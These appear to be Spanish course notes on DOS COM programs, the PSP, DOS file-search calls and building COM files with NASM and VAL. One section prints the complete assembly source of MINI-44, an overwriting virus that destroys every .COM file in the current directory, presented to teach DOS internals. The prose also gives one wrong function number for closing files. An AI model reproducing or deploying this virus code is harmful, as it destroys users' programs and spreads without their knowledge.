Respetando la herencia de la época de CP/M, los archivos COM utilizan un solo segmento, esto es, previo a la ejecución de un archivo COM, DOS inicia todos los registros de segmento a un único valor, CS = DS = ES = SS. Los datos, el código del programa y la pila comparten el mismo segmento. Como el largo máximo de un segmento es 64KB, el código, los datos y la pila pueden ocupar en total máximo 64 KB. Un programa COM que no accede ni a datos del BIOS, ni a datos de video, etc. no hace referencia directa a los registros de segmento en ninguna parte del código, ya que los registros de segmento están implícitos en las instrucciones. Por ejemplo, el programa HOLA no hace referencia directa a ningún registro de segmento, por lo que DOS puede cargar al programa en cualquier segmento y el programa se va ejecutar correctamente.

DOS carga el programa COM en el offset 100H del segmento iniciado y crea un Prefijo de Segmento de Programa, o PSP (del inglés "Program Segment Prefix"), desde el offset 0 al offset 0FFH del segmento. Este prefijo se define en la figura.

Offset	**Tamaño**	**Descripción**
0 H	2	Instrucción Int 20H
2	2	Dirección del último segmento reservado
4	1	Reservado, debería ser 0
5	5	Llamado lejano al vector Int 21H
A	4	Vector Int 22H (Terminar programa)
E	4	Vector Int 23H (Manejador Ctrl-C)
12	4	Vector Int 24H (Manejador de errores críticos)
16	22	Reservado
2C	2	Segmento del entorno DOS
2E	34	Reservado
50	3	Instrucción Int 21H / RETF
53	9	Reservado
5C	16	Bloque de control de archivos 1 (en inglés, File Control Block, FCB)
6C	20	Bloque de control de archivos 2
80	128	DTA por defecto (línea de comandos al inicio)
100	-	Inicio del programa COM

El PSP es también herencia de CP/M, que almacenaba datos del sistema en esta zona de memoria baja. Gran parte del PSP no se utiliza en la mayoría de los programas sobre DOS. Por ejemplo, el bloque de control de archivos es utilizado por las funciones DOS abrir, leer, escribir y cerrar archivos, 0FH, 10H, 14H, 15H, etc., que han sido desplazadas por las funciones más simples 3DH, 3EH, 3FH 40H, etc. Sin embargo, estas funciones existen por compatibilidad hacia atrás lo que lleva a la preservación de los datos del PSP. Simultáneamente, otras partes del PSP son útiles. Por ejemplo, el texto que sigue al nombre del programa en la línea de comandos se almacena en el PSP a partir del offset 80H. Si se invoca HOLA según

```
C:\HOLA Hola mundo!
```

resulta en un PSP como sigue (la que sigue es el resultado de la ejecución "debug C:\hello.com Hola Mundo!" y luego "-D 0 L 100"):


```
1394:0000  CD 20 00 A0 00 9A F0 FE-1D F0 4F 03 F6 0C 8A 03   . ........O.....
```

```
1394:0010  F6 0C 17 03 F6 0C E5 0C-01 01 01 00 02 FF FF FF   ................
1394:0020  FF FF FF FF FF FF FF FF-FF FF FF FF 82 13 4C 01   ..............L.
1394:0030  FD 10 14 00 18 00 94 13-FF FF FF FF 00 00 00 00   ................
1394:0040  07 0A 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
1394:0050  CD 21 CB 00 00 00 00 00-00 00 00 00 00 48 4F 4C   .!...........HOL
1394:0060  41 20 20 20 20 20 20 20-00 00 00 00 00 4D 55 4E   A       .....MUN
1394:0070  44 4F 21 20 20 20 20 20-00 00 00 00 00 00 00 00   DO!     ........
1394:0080  0C 20 48 6F 6C 61 20 4D-75 6E 64 6F 21 0D 20 48   . Hola Mundo!. H
1394:0090  6F 6C 61 20 4D 75 6E 64-6F 21 0D 00 00 00 00 00   ola Mundo!......
1394:00A0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
1394:00B0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
1394:00C0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
1394:00D0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
1394:00E0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
1394:00F0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
```

En el offset 80H se encuentra el valor 0CH, que es el largo de “Hola Mundo!”, seguido de la cadena de texto, terminada por <CR>=0DH. El PSP contiene además la dirección del entorno del sistema, definido por las variables tipo “SET” contenidas en el archivo AUTOEXEC.BAT, incluyendo la variable PATH.

El último paso de DOS antes de pasar el control al programa COM es iniciar la pila. Generalmente la pila reside en el tope del segmento en el cual reside el programa COM (ver figura). Los dos primeros bytes de la pila son iniciados por DOS de forma tal que una simple instrucción RET termina el programa COM y devuelve el control a DOS (esto también es herencia de CP/M). Estos bytes se inician a 0 para causar un salto al offset 0, donde reside la instrucción INT 20H en la PSP. La instrucción INT 20H devuelve el control a DOS. Finalmente, DOS inicia el puntero a la pila SP a FFFEH, y salta al offset 100H, pasando el control al programa COM.

En resumen, el segmento sobre el cual se ejecuta un programa COM se distribuye según la figura:



Ejemplo: virus que sobrescribe archivos .COM

A efectos de mostrar la interacción entre un programa COM y el sistema operativo, se considera un virus simple que sobrescribe archivos .COM.

En pocas palabras, un virus de computadora es un programa que se reproduce a sí mismo. Cuando se ejecuta hace una o más copias de si mismo, que a su vez al ejecutarse hacen más copias, y así sucesivamente.

Para reproducirse el virus se adjunta a sí mismo a otro programa, o ejecuta a espaldas de otro programa. Este mecanismo es la diferencia entre los virus y otros tipos programas que se autoreproducen, ya que permite al virus la reproducción a espaldas del usuario. Un virus no se

ejecuta como un programa “1.COM” que al ejecutar crea copias exactas de sí mismo “2.COM”, “3.COM”, etc., si no que se adjunta a sí mismo a otros programas útiles. El usuario de computadora ejecuta estos programas como parte del uso normal de la computadora, y el virus se ejecuta con ellos.

Todo virus tiene por lo menos dos partes o subrutinas básicas: una parte de búsqueda y una parte de copia.

La función de la rutina de búsqueda es localizar archivos o discos para infectar. Esta rutina determina el modo de reproducción del virus, esto es, la velocidad de reproducción, si puede infectar múltiples discos o un solo disco, etc.

La función de la rutina de copia es copiar el virus dentro de un programa localizado por la rutina de búsqueda.

Los virus más sencillos y fáciles de controlar son los virus no residentes de archivos COM. Este tipo de virus sólo infecta archivos COM, y no deja código residente en memoria. De los tres tipos de virus de archivos COM, en lo que sigue se considera el tipo más sencillo: el virus que sobrescribe.

Un virus que sobrescribe no respeta a los programas de usuario: un programa de usuario infectado por un virus que sobrescribe deja de funcionar al momento de la infección ya que una parte del programa es reemplazada con el código del virus. El ejemplo que se considera, MINI-44.ASM, se ensambla en sólo 44 bytes, pero infecta (y destruye) todos los archivos COM en el directorio actual si se ejecuta.


El virus MINI-44.ASM ejecuta según sigue:

```
1. DOS carga y ejecuta un programa infectado
2. El virus inicia la ejecución en el offset 100H del segmento asignado
   por DOS
3. El virus busca los archivos “*.COM” en el directorio actual
4. El virus abre cada archivo encontrado y escribe sus 44 bytes de código
   al inicio del archivo
5. El virus termina y devuelve el control a DOS
```

Según se desprende del análisis anterior, se infecta cada archivo COM en el directorio actual, y el programa infectado ejecuta el virus en lugar del programa original.

Desde el punto de vista del usuario, DOS hace aparecer un disco como un sistema de archivos organizado jerárquicamente a partir de un directorio denominado directorio raíz. Todo disco contiene un único directorio raíz, que puede contener subdirectorios, que pueden a su vez contener subdirectorios, formando una estructura de árbol. Los subdirectorios pueden ser creados, utilizados y eliminados por el usuario a conveniencia.

Desde el punto de vista de DOS, un subdirectorio se almacena como un archivo normal salvo que el atributo de archivo indica que es un directorio. Sin embargo, el sistema operativo trata a un archivo de subdirectorio diferente que a un archivo normal. Un archivo de subdirectorio consiste en una secuencia de entradas de 32 bytes que describen los archivos en el directorio de acuerdo a la figura.



DOS permite el acceso a archivos y subdirectorios a través de llamadas a funciones específicas en la interrupción 21H. Por ejemplo, para leer un archivo se ejecuta la función DOS "abrir archivo" pasando la ubicación y el nombre del archivo. Por ejemplo, el código

```
mov     dx,FNAME
xor     al,al               ;al=0, sólo lectura
mov     ah,3DH              ;función 3D DOS
int     21H                 ;ejecución
```

abre el archivo cuyo nombre se almacena en el offset FNAME para la lectura. Esta función solicita a DOS la búsqueda del archivo y la preparación para la lectura del archivo. La instrucción 21H transfiere el control a DOS para ejecutar la tarea. Una vez que DOS la apertura del archivo devuelve el control a la sentencia inmediatamente posterior a INT 21H. El registro AH contiene el número de función. El par de registros DS:DX define la dirección en memoria de la cadena de caracteres que define el nombre del archivo. AL nulo indica a DOS que el archivo se abre sólo para lectura.

El virus MINI-44 busca archivos para infectar utilizando las funciones DOS de búsqueda denominadas "Buscar Primero" (en inglés "Search First") y "Buscar Siguiente" (en inglés "Search Next").

El primer paso para llamar a las funciones de búsqueda es definir una cadena ASCII en memoria que especifica el directorio de búsqueda y los archivos buscados. Esta cadena es un arreglo de bytes terminado en el byte nulo (0). DOS puede buscar alternativamente en todos los archivos de

un directorio, o en un subconjunto de archivos especificado por el atributo de archivo y por el nombre del archivo con los caracteres especiales "?" y "*". Por ejemplo, la cadena ASCII

```
DB '\system\hyper.*',0
```

inicia la función de búsqueda para buscar todos los archivos en el subdirectorio "system" con nombre "hyper" y extensión cualquiera. El resultado puede ser por ejemplo "hyper.c", "hyper.prn", "hyper.exe", etc. DOS busca en el directorio actual si la cadena no especifica una ubicación, por ejemplo "*.COM".

El segundo paso para llamar a las funciones de búsqueda es cargar en DS y DX el segmento y el offset de la cadena ASCII, y cargar en CL la máscara de atributo de los archivos buscados. Finalmente, para llamar la función Buscar Primero el registro AH se inicia en 4EH.

Si la función Buscar Primero es exitosa, devuelve AL = 0 y 43 bytes de datos en la DTA (Disk Transfer Area) del PSP. Estos datos incluyen el nombre del archivo encontrado por DOS, su atributo, su tamaño y fecha de creación. Una parte de los datos en la DTA son utilizados por DOS para ejecutar la función Buscar Siguiente. Si la Buscar Primero no es exitosa, devuelve AL no nulo sin datos en la DTA. El programa puede examinar la información devuelta por DOS en la DTA una vez que termina la función. La DTA se sitúa en el offset 80H del PSP.

Para explicar el funcionamiento de la función buscar se considera un ejemplo. Se supone que se desea encontrar todos los archivos con extensión "COM" en el directorio actual, incluyendo archivos ocultos del sistema. El código ASM para ejecutar la función Buscar Primero es el siguiente (se supone que DS tiene valor correcto, afirmación válida para el caso de un archivo COM):

```
SRCH_FIRST:
      mov     dx,COMFILE             ;inicio offset de cadena ASCIIZ
      mov     ah,4EH                 ;función Buscar Primero
      int     21H                    ;pasa a DOS
      jc      NOFILE                 ;salta si no se encuentra archivo
FOUND:                               ;código ejecutado si se encuentra
                                     ;archivo
COMFILE db       '*.COM',0
```

La ejecución exitosa del código del ejemplo resulta en una DTA como la siguiente a la altura de la etiqueta FOUND:

```
03 3F 3F 3F 3F 3F 3F 3F-3F 43 4F 4D 06 18 00 00       .????????COM....
00 00 00 00 00 00 16 98-30 13 BC 62 00 00 43 4F       ........0..b..CO
4D 4D 41 4E 44 2E 43 4F-4D 00 00 00 00 00 00 00       MMAND.COM.......
```


La función Buscar Siguiente es más simple que la función Buscar Primero, ya que la función Buscar Primero es la que inicia todos los datos necesarios. Sólo se inicia AH= 4FH y se ejecuta la interrupción 21H DOS:

```
      mov      ah,4FH                ;función Buscar Siguiente
      int      21H                   ;pasa a DOS
      jc       NOFILE                ;salta si no se encuentra archivo
FOUND2:                              ;código ejecutado si se encuentra
;archivo
```

Si se encuentra otro archivo los datos en la DTA se actualizan al nombre del nuevo archivo y se devuelve AH nulo. Si no se encuentra otro archivo, se devuelve AH no nulo. Los datos en la DTA

no se deben alterar entre llamadas a Buscar Primero y Buscar Siguiente, así como entre llamadas a Buscar Siguiente, ya que la función Buscar Siguiente utiliza estos datos.

El virus MINI-44 combina las funciones Buscar Primero y Buscar Siguiente para encontrar todos los archivos COM en un directorio, utilizando la lógica de la figura. Obviamente el resultado es la infección de todo archivo COM en el directorio actual ni bien se ejecuta el virus.



El mecanismo de réplica de MINI-44 es aún más simple que su mecanismo de búsqueda. Para replicarse abre el archivo destino en modo escritura - de la misma forma un programa ordinario abre un archivo de datos –, escribe una copia de sí mismo al archivo y lo cierra. La apertura y el cierre son partes esenciales del acceso a archivos en DOS. La acción de abrir un archivo es equivalente a obtener de DOS el permiso para manipular el archivo. DOS devuelve OK si tiene los recursos suficientes para acceder el archivo, si el archivo existe en la forma que el usuario espera, etc. El cierre del archivo indica a DOS la finalización del trabajo sobre el archivo, por lo que DOS escribe todos los cambios registrados en sus buffers de memoria a disco.

MINI-44 abre el programa a infectar con la función DOS 3DH. En AL se especifican derechos de acceso iguales a 1 indicando acceso de sólo escritura (ya que el virus no analiza el programa infectado). El par DS:DX apunta al nombre del archivo devuelto por las funciones de búsqueda en el offset FNAME = 9EH (en la DTA).

El código para abrir el archivo está dado por:

```
mov     ax,3D01H
mov     dx,FNAME
int     21H
```

Si la apertura del archivo por parte de DOS es exitosa, devuelve un manejador de archivo en el registro AX. El manejador de archivo es simplemente un número de 16 bits que hace referencia de forma unívoca al archivo recién abierto. Ya que todas las demás funciones de manipulación de archivos de DOS requieren de este manejador en el registro BX, MINI-44 lo carga en BX ni bien el archivo es abierto con la instrucción XCHG BX,AX.

Una vez abierto el archivo de programa, el virus se copia a sí mismo en el archivo ejecutando la función DOS 40H. La interfaz a esta función requiere que DS:DX apunte a los datos escritos al

archivo, esto es, al código del mismo virus, situado a partir de DS:100H. Para esta operación el virus ejecutando se considera a sí mismo como un conjunto de datos que deben ser escritos a un archivo. Además, se inicia CX con el número de bytes a ser escritos al archivo (44), y BX al manejador del archivo:

```
mov      bx,ax               ;carga manejador de archivo en bx
mov      dx,100H             ;inicio del buffer de escritura
mov      cx,44               ;número de bytes a escribir
mov      ah,40H
int      21H                 ;ejecución de la función
```

Finalmente, para cerrar el archivo MINI-44 ejecuta la función DOS 4EH con el manejador de archivos en BX. La figura muestra el resultado de la infección de un archivo.

Programa no infectado	Programa infectado
Código original de archivo COM	Código original de archivo COM
Código original de archivo COM	Código original de archivo COM
Código original de archivo COM	Código original de archivo COM
Código original de archivo COM	Código original de archivo COM
Código original de archivo COM	Código original de archivo COM
Código original de archivo COM	Código del virus MINI-44

El código MASM del virus MINI-44 es el siguiente:

```
FNAME equ 9Eh      ;search-function file name result

section .text

org     100H

START:
        mov     ah,4EH              ;se busca primer *.COM
        mov     dx,COM_FILE
        int     21H

SEARCH_LP:
        jc      DONE
        mov     ax,3D01H            ;se abre archivo encontrado
        mov     dx,FNAME
        int     21H

        xchg    ax,bx               ;se escribe virus al archivo
        mov     ah,40H
        mov     cl,44               ;tamaño del virus
        mov     dx,100H             ;offset de origen del virus
        int     21H

        mov     ah,3EH
        int     21H                 ;se cierra archivo

        mov     ah,4FH
        int     21H                 ;se busca siguiente archivo
```

```
        jmp      SEARCH_LP
DONE:
        ret                          ;retorno a DOS

COM_FILE        DB      '*.COM',0  ;cadena para búsqueda de archivos COM
```

El compilador NASM y el formato .COM

Definiciones generales

Se denomina "archivo fuente" al archivo de entrada a un ensamblador. Un archivo fuente consiste en sentencias ASM y en directivas al ensamblador.

Se denomina "archivo objeto" al archivo producido por el ensamblador procesando un archivo fuente. En general, un archivo objeto consiste de un encabezado, de código de máquina, información de relocación, símbolos de programa (nombres de variables y funciones), y alternativamente información de depuración de programa. Existen diversos formatos de archivo objeto.

El linker genera un "archivo ejecutable" o una "librería" linkeando un conjunto de archivos objeto. Existen diversos formatos de archivo ejecutable. En este curso se trabaja con uno de los más simples: el formato .COM.

El comando NASM

Para instalar el compilador NASM bajo FreeDOS, simplemente se descomprime el archivo Nsm09839.zip, y se copian los ejecutables al directorio C:\bin.

NASM ensambla un archivo fuente a diversos formatos de archivo objeto. En este curso se utilizan dos formatos: el formato BIN y el formato OBJ. El formato BIN permite la generación de un archivo COM directamente por NASM. El formato OBJ permite la generación de un archivo COM a partir de varios archivos objeto utilizando un linker.

En general, cada formato de archivo objeto requiere un formato particular de archivo fuente. Por tanto, en este curso se describe por separado el archivo fuente para el formato BIN y el archivo fuente para el formato OBJ.

La sentencia NASM para ensamblar un archivo es:

```
nasm -f <formato> <ArchivoFuente> [-o <ArchivoObjeto>]
```

donde "ArchivoFuente" es el path de un archivo fuente con extensión ".ASM".

En particular, a efectos didácticos y de depuración de programas interesa la opción del comando "-l <ArchivoListado>", esto es:

```
nasm -f <formato> <NombreFuente> -o <ArchivoObjeto> -l <ArchivoListado>
```

En la sentencia anterior "ArchivoListado" define el nombre de un archivo de listado con extensión ".LST", generado por el ensamblador, que muestra la correspondencia entre el archivo fuente y el archivo objeto.

Por ejemplo, la siguiente sentencia ensambla el archivo "hola.asm" en formato binario puro, generando el archivo objeto "hola.bin" y el archivo de listado "hola.lst":

```
nasm –f bin hola.asm –o hola.bin –l hola.lst
```

El archivo fuente del archivo objeto formato BIN

El comando de ensamblado de un archivo objeto BIN es:

```
nasm –f bin <NombreFuente> [-o <ArchivoObjeto>]
```

Un archivo objeto BIN se compone sólo del código de máquina del archivo fuente, por lo que el formato BIN resulta idéntico al formato COM. Por tanto, la sentencia de ensamblado de un archivo "hola.asm" a "hola.com" es simplemente

```
nasm -f bin hola.asm -o hola.com
```

A los efectos de este curso, un archivo fuente NASM para el formato BIN se compone sobre la base del esqueleto que sigue:

```
section .text           ;Directiva a NASM, indicando que las sentencias
                        ;que siguen se incluyen en la sección "text".
org 100H                ;Directiva a NASM, indicando offset que se suma a
                        ;todas las referencias a memoria en las
                        ;instrucciones
...
[sentencias ASM en sintaxis según CAP. 2]
...
```

La directiva "section" define el comienzo de una sección. Una sección es un conjunto de datos en localidades adyacentes de la memoria. El ensamblador suma un offset a todas las referencias a localidades de una sección. Este offset depende del formato del archivo objeto. Para el formato BIN es simplemente la posición de inicio de la sección relativa al inicio del archivo binario sumada al valor establecido por la directiva ORG.

Por ejemplo, se considera el siguiente programa, denominado "hola1.asm":

```
section .text
org 100H

mov   ah,9
mov   dx,HI
int   21h

mov   ax,4C00h
int   21h

HI    db 'Buen dia mundo!!!$'
```

El listado del programa anterior, generado por la sentencia de compilación

```
nasm –f bin hola1.asm –o hola1.com –l hola1.lst
```

es el siguiente:

Listado de hola1.asm (hola1.lst):

```
     1                                   org 100h
     2                                   section .text
     3
     4 00000000 B409                     mov ah,9
     5 00000002 BA[0C00]                 mov dx,HI
     6 00000005 CD21                     int 21h
     7
     8 00000007 B8004C                   mov ax, 4C00h
     9 0000000A CD21                     int 21h
    10
    11 0000000C 4275656E2064696120-      HI db 'Buen dia mundo!!!$'
    12 00000015 6D756E646F21212124
```

Cada línea del archivo de listado corresponde a una línea del archivo fuente y consta de 4 columnas. La primer columna indica el número de línea en el archivo de listado, la segunda indica el offset en el archivo objeto del código de máquina de la instrucción, la tercera indica la instrucción en código de máquina y la cuarta la línea correspondiente en el archivo fuente. Por ejemplo, la línea 4 de "hola1.lst" indica que la instrucción "MOV AH,9" del archivo fuente se ensambla como B409H en el offset 00000000 del archivo objeto.

El número entre corchetes rectos en la línea 5 de "hola1.lst" indica una referencia de 16 bits a memoria, a la que NASM asigna el valor apropiado al momento del ensamblado. El valor "[0C00]" indica el offset [000C] (BYTE menos significativo primero) de la sección TEXT. De acuerdo a la regla de definición para el formato BIN descrita más arriba, el ensamblador suma 100H (directiva ORG) a la referencia en la línea 5. Esto se puede verificar con el comando DEBUG, según sigue:

```
C:\ASM>debug hola1.com
-D 100 L 20
1392:0100  B4 09 BA 0C 01 CD 21 B8-00 4C CD 21 42 75 65 6E   ......!..L.!Buen
1392:0110  20 64 69 61 20 6D 75 6E-64 6F 21 21 21 24 F1 58    dia mundo!!!$.X
```

El comando "debug [nombre de archivo].COM" carga el archivo COM en memoria como si el archivo se fuese a ejecutar, sin pasar el control al archivo. La instrucción "D 100 L 20" despliega los 20H bytes a partir del offset 100H del archivo cargado por el comando DEBUG. Como los primeros 100H bytes son la PSP, estos 20H bytes son los primeros 20H bytes del archivo COM cargado. Se observa que en ambos casos los bytes son idénticos. En particular los bytes que siguen al código de instrucción BA correspondiente a la instrucción "MOV DX,HI", son "0C 01", representando el valor 010C esperado. Esto último se puede ver ejecutando la instrucción "U 100 L B", que desensambla los 0BH bytes de código del archivo COM:

```
C:\ASM>debug hello1.com
-D 100 L 20
1392:0100  B4 09 BA 0C 01 CD 21 B8-00 4C CD 21 42 75 65 6E   ......!..L.!Buen
1392:0110  20 64 69 61 20 6D 75 6E-64 6F 21 21 21 24 F1 58    dia mundo!!!$.X
-U 100 L B
1392:0100 B409          MOV     AH,09
1392:0102 BA0C01        MOV     DX,010C
1392:0105 CD21          INT     21
1392:0107 B8004C        MOV     AX,4C00
1392:010A CD21          INT     21
```

La secuencia de compilación de un programa

La utilización de un linker junto al compilador NASM permite la generación de programas COM a partir uno o más archivos objeto. En general, existe un archivo objeto principal que guía la ejecución del programa y accede funciones implementadas en otros archivos objeto. El laboratorio 2 y el trabajo de fin de curso consisten en la implementación de programas que utilizan funciones implementadas en archivos objeto desarrollados por los docentes.


Este capítulo consta de dos partes: en la primer parte se explica el proceso completo de generación de un archivo COM a partir de archivos objeto, y en la segunda parte se explican las funciones implementadas por los docentes para el desarrollo del laboratorio 2 y del trabajo de fin de curso.

La secuencia de generación del programa

Desde el punto de vista de la línea de comandos, el proceso de generación de un programa COM basado en más de un archivo fuente tiene dos pasos. El primer paso consiste en el ensamblado de cada fuente a un archivo objeto por NASM. El segundo paso consiste en el linkeo de los archivos a un único ejecutable COM por un linker. En este curso se utiliza el linker VAL.

Desde el punto de vista lógico, el ensamblado de un archivo fuente tiene a su vez dos pasos: primero el preprocesamiento, después el ensamblado. El preprocesamiento se ejecuta por el preprocesador, y el ensamblado se ejecuta por el ensamblador.

La secuencia lógica del proceso de generación de un programa COM basado en dos archivos fuente se muestra en la figura.



El preprocesador ejecuta las directivas al preprocesador del archivo fuente. El preprocesador forma parte de NASM, esto es, se ejecuta al ejecutarse el comando NASM.

El ensamblador ejecuta las directivas al ensamblador y traduce a código de máquina las instrucciones ASM del archivo fuente preprocesado. La salida es un archivo objeto por cada archivo fuente.

El linker combina las secciones correspondientes de cada archivo objeto, y resuelve las referencias cruzadas entre archivos objeto. La salida es el archivo ejecutable COM.

Para que la secuencia anterior sea posible, el formato de archivo objeto generado por el ensamblador debe ser interpretable por el linker. El linker VAL toma como entrada únicamente archivos objeto con extensión ".OBJ" según formato de OMF de Intel y Microsoft. La sentencia general NASM para ensamblar un archivo fuente en formato OMF, generando un archivo de listado es:

```
   nasm –fobj <NombreFuente> [-o <ArchivoObjeto>] [–l <ArchivoListado>]
```

La sentencia general VAL para generar un archivo COM a partir de N archivos objeto es:

```
val /CO <ArhivoObjeto1> <ArchivoObjeto2> ... <ArchivoObjetoN>
[,<ArchivoCOM>]
```

En particular, a efectos didácticos y de depuración de programas interesa la generación de un archivo de mapeos (en inglés "mapfile") con el registro del linking:

```
val /CO /MP /DE:5 <ArchivoObjeto1> <ArchivoObjeto2>,<ArchivoCOM>,
<ArchivoMapeo>
```

La sentencia anterior genera un archivo de mapeos con máximo nivel de detalle (parámetro DE:5).

De lo anterior, la secuencia de sentencias para generar un archivo ejecutable COM "comfile.com" a partir de dos archivos "fuente1.asm" y "fuente2.asm" es la siguiente:

```
nasm –fobj fuente1.asm –o fuente1.obj –l fuente1.lst
nasm –fobj fuente2.asm –o fuente2.obj –l fuente2.lst

val /CO /MP /DE:5 fuente1.obj fuente2.obj, comfile.com, mapfile.map
```

Las primeras dos ensamblan los archivos "fuente1.asm" y "fuente2.asm" a archivos objeto respectivos "fuente1.obj" y "fuente2.obj" en formato OMF, generando archivos de listado respectivos "fuente1.lst" y "fuente2.lst". La segunda sentencia genera un archivo COM "comfile.com" a partir de los archivos objeto "fuente1.obj" y "fuente2.obj", registrando el linking en el archivo de mapeos "mapfile.map".

El código de cada sección del archivo COM es el resultado de la concatenación del código correspondiente en cada archivo en el orden ingresado en la línea de comandos. En el ejemplo, el ejecutable contiene el código de fuente1.obj concatenado con el fuente2.obj. Como el punto de entrada de un ejecutable COM es siempre la primer instrucción del ejecutable, es importante que el primer archivo objeto en la línea de comandos sea el designado por el programador para tomar el control del programa al inicio (en la sección que sigue este archivo objeto se define como "archivo objeto principal").

El archivo fuente del formato archivo objeto OBJ (OMF)

Se considera un programa basado en un conjunto de archivos objeto. Uno de los archivos objeto, que se denomina en lo que sigue "archivo objeto principal", guía la ejecución del programa y accede funciones implementadas en otros archivos objeto. El archivo fuente correspondiente al archivo objeto principal se denomina en lo que sigue "archivo fuente principal". La distinción del objeto principal es necesaria pues el formato del archivo fuente correspondiente difiere del formato de los demás archivos fuentes.

A nivel de código fuente el acceso a funciones de un archivo objeto por código en otro archivo objeto se resuelve por las directivas al ensamblador "extern" y "global": en el archivo fuente que implementa la función accedida desde otro módulo se declara la función como "global", y en el archivo fuente que accede a la función se declara la función como "extern". Por ejemplo, si el archivo "fuente1.asm" accede a la función "funcionGlobal" del archivo "fuente2.asm", los esqueletos de los fuentes son:

Fuente1.asm

```
extern funcionGlobal    ;directiva a NASM, indicando que el símbolo
                        ;"funcionGlobal" está definido en otro objeto

      ...               ;directivas NASM y código
      [código]          ;del programa
      ...

      call  funcionGlobal     ;llamado a "funcionGlobal"

      ...               ;más directivas NASM y código
      [código]          ;del programa
      ...
```

Fuente2.asm:

```
global funcionGlobal    ;directiva a NASM, indicando que el símbolo
                        ;"funcionGlobal" es accesible desde otros objetos

      ...               ;directivas NASM y código
      [código]          ;del programa
      ...

funcionGlobal:          ;definición de la función "funcionGlobal"
      ...
      [código funcionGlobal]
      ...
      ret

      ...               ;más directivas NASM y código
      [código]          ;del programa
      ...
```

